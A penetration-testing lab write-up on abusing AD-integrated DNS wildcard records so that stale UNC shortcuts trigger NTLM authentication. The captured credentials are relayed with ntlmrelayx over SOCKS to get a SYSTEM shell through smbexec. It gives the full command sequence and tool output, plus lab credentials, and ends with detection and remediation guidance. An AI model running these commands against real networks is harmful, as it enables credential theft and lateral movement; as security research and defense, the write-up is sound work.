ADIDNS Wildcard Abuse: Weaponizing Stale Hostnames and Legacy Shortcuts for NTLM Relay
TLDR
AD-integrated DNS zones let any authenticated user create new DNS records by default. A low-privileged domain user can add a wildcard record (*) pointing to their own IP, which means every DNS name without an explicit record suddenly resolves to the attacker. Combine this with stale internal hostnames (decommissioned servers whose references still live in shortcuts, share paths, GPO scripts across the environment) and you get silent redirection of trusted internal traffic. The end result is NTLM authentication capture and relay without ever creating a malicious file. The organization’s own forgotten artifacts do the work.
Introduction
ADIDNS and Wildcard Records
Active Directory-integrated DNS stores zone data as AD objects. When a zone is configured with Secure Only dynamic updates (which is the default for AD-integrated zones), any authenticated domain user can create a new DNS record as long as that name doesn’t already exist.
A wildcard record (*) is a special DNS record that matches any query where the name has no explicit record in the zone. So if an attacker creates *.fslab.local pointing to their IP, every hostname that doesn’t have its own A record will resolve to the attacker. Decommissioned servers, typos, anything that doesn’t exist in DNS.
This is not even a misconfiguration. It’s just how AD-integrated DNS works by default. The wildcard record doesn’t exist yet, so any authenticated user can create it.
Naming Debt: The Hidden Attack Surface
Every organization builds up what I’ll call naming debt over time. File servers get decommissioned. Print servers get replaced. Lab machines get wiped. But the references to those machines stick around:
- Shortcuts (
.lnkfiles) in shared folders pointing to\\oldserver\share\... - Onboarding documents with UNC paths to retired resources
- Logon scripts referencing servers that no longer exist
- GPO preferences with stale network drive mappings
- Desktop shortcuts from old software deployments
Normally these are just broken links. They fail silently because the hostname doesn’t resolve. But once a wildcard DNS record is in place, every single one of these dead references comes back to life, now pointing at attacker-controlled infrastructure.
The attacker doesn’t need to plant anything. The organization’s own leftovers handle delivery.
Shell Link Resolution Behavior
Windows Shell Link (.lnk) files don’t just store a target path. When a shortcut is encountered, whether opened, previewed, or in some cases just displayed in Explorer, the Shell can try to resolve the target. Microsoft’s documentation on IShellLink::Resolve says it attempts to find the target even if it has been moved or renamed.
For UNC path targets (\\hostname\share\...), this resolution process can trigger a network connection attempt to the target host, which may kick off an SMB authentication handshake. How exactly this plays out depends on the Windows version, Explorer configuration, and how the shortcut is encountered.
This doesn’t mean every shortcut interaction guarantees an authentication attempt. The behavior varies by OS version and Shell configuration. The point is that the resolution mechanism can initiate a network connection, and when it does, standard Windows authentication negotiation follows. (:
Attack Environment
| Component | Type | Value | Description |
|---|---|---|---|
| Attacker | User | normal (Test123.!) | Domain Users member, low-privileged |
| DC | Machine | 192.168.231.61 | Domain Controller (fslab.local) |
| Kali | Machine | 192.168.231.187 | Kali machine |
| Stale Host | Hostname | nonexistent.fslab.local | Decommissioned file server (no DNS record) |
| Victim | Machine | SDWS01 | Workstation with stale shortcuts |
| Relay Target | Machine | SDWS02 | Target for NTLM relay (SMB signing not required) |
| Powermad | Tool | New-ADIDNSNode | ADIDNS record manipulation via LDAP |
| ntlmrelayx.py | Tool | impacket | NTLM relay with SOCKS support |
| proxychains | Tool | - | SOCKS proxy client |
Attack Chain
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Low-privileged domain user
    │
    ▼
1. Add ADIDNS wildcard record (* → attacker IP)
   (New-ADIDNSNode)
    │
    ▼
2. Start ntlmrelayx with SOCKS proxy
   (ntlmrelayx.py -tf targets.txt -socks -smb2support)
    │
    ▼
3. User browses share containing stale shortcut
   → Shell resolves shortcut target
   → SMB connection to attacker IP
   → NTLM authentication captured
    │
    ▼
4. ntlmrelayx relays credentials to target machines
   → SOCKS sessions established
    │
    ▼
5. Lateral movement via proxychains + SOCKS
   (smbclient, smbexec, etc.)
The Share and the Shortcut
Before getting into the attack steps, let’s look at what we’re working with on the victim side.

The normal user has a shared folder on their machine:
1
2
3
4
5
6
7
8
9
10
11
C:\Users\normal>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Documents    C:\Users\normal\Desktop\Documents

The command completed successfully.

The Documents share has write access restricted to Domain Admins only. Regular users can read and browse, but can’t drop files into it.
Now, inside this share there’s an old shortcut. Maybe it was put there months ago by an admin, maybe it came from an old onboarding kit, maybe someone copied it from a decommissioned file server. The point is it’s been sitting there and nobody thinks twice about it. Its target points to a hostname that no longer exists in DNS:
\\nonexistent.fslab.local\Somedocument.xlsx

A shortcut like this can be created with a simple PowerShell one-liner:
1
2
3
4
5
6
7
8
PS C:\Users\normal\Desktop\Documents> $objShell = New-Object -ComObject WScript.Shell
>> $lnk = $objShell.CreateShortcut("C:\Users\normal\Desktop\Documents\StaleLNK.lnk")
>> $lnk.TargetPath = "\\nonexistent.fslab.local\Somedocument.xlsx"
>> $lnk.WindowStyle = 1
>> $lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
>> $lnk.Description = "Browsing to the dir, this file will trigger an authentication request."
>> $lnk.HotKey = "Ctrl+Alt+O"
>> $lnk.Save()
The point here isn’t that the attacker needs to create this file. Sure, they could plant a shortcut if they had write access to a share. But the real problem is that shortcuts like this already exist all over enterprise environments. Old references to retired servers, forgotten tools folders, stale printer links. Under normal conditions they’re just broken and nobody cares. Once the wildcard DNS record is in place, every single one of them becomes a live trigger for authentication capture.
Exploitation
Step 1: Add ADIDNS Wildcard Record
We use Powermad’s New-ADIDNSNode to add a wildcard record. This works with default Secure Only dynamic update settings because the wildcard record simply doesn’t exist yet, so any authenticated user can create it:
1
New-ADIDNSNode -Node * -Data 192.168.231.187 -Zone fslab.local

This creates a wildcard A record (*) in the fslab.local zone pointing to 192.168.231.187. Now any hostname without an explicit DNS record resolves to us.
The wildcard only matches names that don’t have their own record. Active machines like the DC, member servers, and workstations that already have A records are not affected. The attack only catches traffic headed to non-existent or decommissioned hostnames.
Why does this work?
This works because of a default ACL on AD-integrated DNS zones. The Authenticated Users group has Create All Child Objects permission on the DNS zone container in AD. Since ADIDNS stores every DNS record as an AD object under CN=MicrosoftDNS,DC=DomainDnsZones, any domain user can create a new node, including a wildcard, as long as that node doesn’t already exist.
New-ADIDNSNode creates the record directly as an AD object via LDAP, not through the DNS protocol. The DNS server then picks it up from Active Directory on its own. This is the same approach that dnstool.py from krbrelayx uses on Linux.
Step 2: Start ntlmrelayx with SOCKS Proxy
First, build a target list of machines where SMB signing is not required (usually workstations):
1
2
┌──(kali㉿kali)-[~]
└─$ netexec smb 192.168.231.60-73 --gen-relay-list targets.txt

Now launch ntlmrelayx with SOCKS support:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~]
└─$ sudo ntlmrelayx.py -tf targets.txt -socks -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SOCKS proxy started. Listening on 127.0.0.1:1080

Without -socks, ntlmrelayx runs one command and the session is gone. With it, the session stays open and we can use it from multiple tools through proxychains.
Step 3: Stale Shortcut Triggers Authentication
A user on SDWS01 browses the Documents share and encounters the stale shortcut we saw earlier, the one pointing to \\nonexistent.fslab.local\Somedocument.xlsx. Here’s what happens:
- Explorer encounters the
.lnkfile and tries to resolve its UNC target nonexistent.fslab.localresolves via DNS to 192.168.231.187 (us)- The client starts an SMB connection to our IP
- Windows authentication negotiation kicks in. The client tries Kerberos first (because the target is a hostname, not an IP), but since we can’t present a valid SPN, the Kerberos attempt fails
- If the environment policy allows it, the client falls back to NTLM
ntlmrelayxcaptures the NTLM authentication and relays it to our target machines
1
2
3
[*] SMBD-Thread-5: Received connection from 192.168.231.61, attacking target smb://192.168.231.73
[*] Authenticating against smb://192.168.231.73 as FSLAB/ADMINISTRATOR SUCCEED
[*] SOCKS: Adding FSLAB/ADMINISTRATOR@192.168.231.73(445) to active SOCKS connections. Enjoy
The user didn’t open a malicious file. They just browsed a legitimate shared folder. A shortcut that has been sitting there for years, long before this attack, triggered the whole thing.
Step 4: Active SOCKS Sessions
In the ntlmrelayx console, check active SOCKS sessions:
1
2
3
4
ntlmrelayx> socks
Protocol  Target             Username             AdminStatus  Port  Id
--------  -----------------  -------------------  -----------  ----  --
SMB       192.168.231.73     FSLAB/ADMINISTRATOR  TRUE         445   1

We have a session. AdminStatus: TRUE means the relayed user has local admin on the target, so full post-exploitation is on the table.
Step 5: Post-Exploitation via SOCKS Proxy
Configure proxychains to use ntlmrelayx’s SOCKS proxy:
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ tail -n 2 /etc/proxychains4.conf
[ProxyList]
socks4  127.0.0.1 1080
Since ntlmrelayx handles the authentication, we use -no-pass and match the username from the active session.
Browse shares with smbclient:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ proxychains impacket-smbclient -no-pass 'FSLAB/ADMINISTRATOR@192.168.231.73'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.231.73:445  ...  OK
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Sat Jan 25 14:52:59 2025 $Recycle.Bin
drw-rw-rw-          0  Sat Jan 25 19:38:42 2025 Documents and Settings
drw-rw-rw-          0  Sat Jan 25 14:56:36 2025 PerfLogs
drw-rw-rw-          0  Sat Jan 25 15:31:55 2025 Program Files
drw-rw-rw-          0  Sat Jan 25 14:57:41 2025 Program Files (x86)
drw-rw-rw-          0  Sat Jan 25 20:41:52 2025 Users
drw-rw-rw-          0  Sat Jan 25 15:16:07 2025 Windows

We have full access to ADMIN$ and C$. This confirms the relayed ADMINISTRATOR session has local admin on the target.
Get a SYSTEM shell with smbexec:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/Desktop]
└─$ proxychains impacket-smbexec -no-pass 'FSLAB/ADMINISTRATOR@192.168.231.73'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.231.73:445  ...  OK
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
=========================================  ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
...

From a broken shortcut to SYSTEM. No malicious file created, no user tricked into running anything. The organization’s own naming debt did the job.
Authentication Flow: Why NTLM Falls Back
Why does NTLM even happen here when the target is a hostname? Shouldn’t Kerberos handle it?
Hostname-Based UNC Access
When a client accesses \\nonexistent.fslab.local\share, Windows uses Negotiate (SPNEGO), which prefers Kerberos:
- Client resolves
nonexistent.fslab.localand gets an IP - Client constructs SPN:
cifs/nonexistent.fslab.local - Client requests a Kerberos service ticket from the KDC for this SPN
- If the ticket is granted and the target server can validate it, Kerberos succeeds
Wildcard DNS Breaks This
With the wildcard record in place, things go differently:
- Client resolves
nonexistent.fslab.localto 192.168.231.187 (attacker) - Client constructs SPN:
cifs/nonexistent.fslab.local - Client requests a Kerberos ticket, but the KDC may not find a matching SPN because the original machine account was removed. Even if a ticket is somehow issued, the attacker can’t decrypt or validate it without the correct service key
- Kerberos authentication fails
- If the environment allows it, Negotiate falls back to NTLM
- Client sends NTLM authentication to the attacker, where it gets captured and relayed
IP-Based vs Hostname-Based
| Hostname (FQDN) | IP Address | |
|---|---|---|
| First attempt | Kerberos (SPN-based) | NTLM (no SPN for IPs by default) |
| Fallback | NTLM (if Kerberos fails and policy allows) | N/A |
| Wildcard scenario | Kerberos fails, then NTLM fallback | Direct NTLM |
With hostnames it takes a detour through Kerberos first, but the end result is the same: NTLM authentication ending up at the attacker.
Authentication attempt and successful relay are not the same thing. Even if NTLM is captured, relay success depends on whether SMB signing is required on the target, whether EPA (Extended Protection for Authentication) is in play, and whether the relayed user actually has privileges on the target.
A Note on Modern Defenses
Microsoft has been tightening things up in recent Windows versions:
- Windows 11 24H2 and Windows Server 2025 enable SMB signing by default for all connections, which makes relay attacks against those targets much harder.
- NTLM blocking options now exist to restrict or fully disable outbound NTLM.
- EPA (Extended Protection for Authentication) binds authentication to the TLS channel, blocking relay even when NTLM is used.
So yes, the attack surface is shrinking on modern, fully-patched systems. But most enterprise environments still run a mix of older Windows versions with legacy configurations, and workstations where SMB signing isn’t enforced are common. The kind of environment that still has stale hostnames and forgotten shortcuts lying around is usually the same kind that hasn’t fully modernized its auth policies.
Detection
What to Monitor
| Indicator | Event/Source | Description |
|---|---|---|
| Wildcard DNS record creation | Event ID 5136 / DNS Debug Logs | A * record created in an AD-integrated DNS zone |
| ADIDNS object creation | Event ID 5137 | New DNS node object under CN=MicrosoftDNS |
| NTLM auth to unknown host | Event ID 4624 (Type 3) + NTLM | NTLM logon where target hostname doesn’t match any known machine account |
| Kerberos SPN failure | Event ID 4769 (Failure) | Service ticket request for SPN with no matching account |
| SMB to non-server IP | Network logs / Zeek | SMB sessions to IPs not associated with file servers |
| ntlmrelayx indicators | Network / EDR | Multiple rapid SMB authentications from different source users to same target |
Query for Wildcard DNS Records
1
2
Get-ADObject -SearchBase "DC=fslab.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=fslab,DC=local" `
    -Filter { Name -eq "*" } -Properties *
Enable Necessary Auditing
Make sure Directory Service Changes and Directory Service Access auditing are enabled:
1
2
3
Computer Configuration > Policies > Windows Settings > Security Settings >
Advanced Audit Policy > DS Access > Audit Directory Service Changes = Success
Advanced Audit Policy > DS Access > Audit Directory Service Access = Success
Also enable DNS Server debug logging to capture record creation events.
Remediation
1. Restrict ADIDNS Record Creation
The root cause here is that any authenticated user can create new DNS records in AD-integrated zones:
- Tighten ACLs on the DNS zone AD object (
DC=fslab.local,CN=MicrosoftDNS,DC=DomainDnsZones) to restrictCreateChildpermissions to DNS admins and authorized machine accounts only. - Monitor for wildcard record creation using the detection queries above.
2. Clean Up Naming Debt
- Audit shared folders, SYSVOL scripts, and GPO preferences for references to hostnames that no longer exist.
- Remove or update stale shortcuts, logon scripts, and drive mappings.
- Keep an inventory of decommissioned hostnames and create explicit DNS records (pointing to localhost or a sinkhole) so the wildcard can’t match them.
3. Restrict NTLM
- Deploy NTLM blocking policies where possible (
Network security: Restrict NTLM). - Start with NTLM audit mode to find dependencies, then enforce restrictions.
- Configure the allowed server list to limit outbound NTLM to only necessary destinations.
4. Enforce SMB Signing
- Enforce SMB signing on all machines, especially workstations, to block relay even if NTLM gets captured.
- Windows 11 24H2+ and Server 2025 have this on by default. For older systems, set it via Group Policy:
1
2
3
4
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
Microsoft network client: Digitally sign communications (always) = Enabled
Microsoft network server: Digitally sign communications (always) = Enabled
5. Network-Level Mitigations
- Deploy DNS query logging and alert on wildcard record resolution patterns.
- Segment the network to limit SMB traffic between workstations.
- Consider DNSSEC to protect record integrity.
Cleanup
After the engagement, remove the wildcard record:
1
Remove-ADIDNSNode -Node * -Zone fslab.local
Or from Linux with dnstool.py:
1
python3 dnstool.py -u 'fslab.local\normal' -p 'Test123.!' -a remove -r '*.fslab.local' 192.168.231.61
Conclusion
This attack doesn’t need a malicious file or a tricked user. It relies on two things that are true in most enterprise environments:
- AD-integrated DNS lets authenticated users create new records by default, including wildcard records that catch all unresolved names.
- Organizations accumulate naming debt. Decommissioned servers leave behind shortcuts, scripts, and references that stay around long after the original hostname is gone.
Once a wildcard record brings those dead hostnames back to life, the organization’s own shortcuts and scripts start capturing credentials for you. No phishing, no planted files. Just a DNS record and some forgotten hostnames.
No single fix covers everything. You need to restrict DNS record creation, clean up stale references, enforce SMB signing, and restrict NTLM. Each one breaks a different part of the chain.
References
- ADIDNS Poisoning - The Hacker Recipes
- Beyond LLMNR/NBNS Spoofing - Kevin Robertson
- krbrelayx / dnstool.py - Dirk-jan Mollema
- Impacket - ntlmrelayx
- Powermad / Invoke-DNSUpdate - Kevin Robertson
- Microsoft - IShellLink::Resolve
- Microsoft - SMB Signing Default Changes in Windows 11 24H2
- Microsoft - Restrict NTLM Authentication
- Microsoft - Negotiate Authentication
- Set-DNSZoneDynamicUpdate / Get-DNSZoneDynamicUpdate
- Elastic - ADIDNS Wildcard Record Detection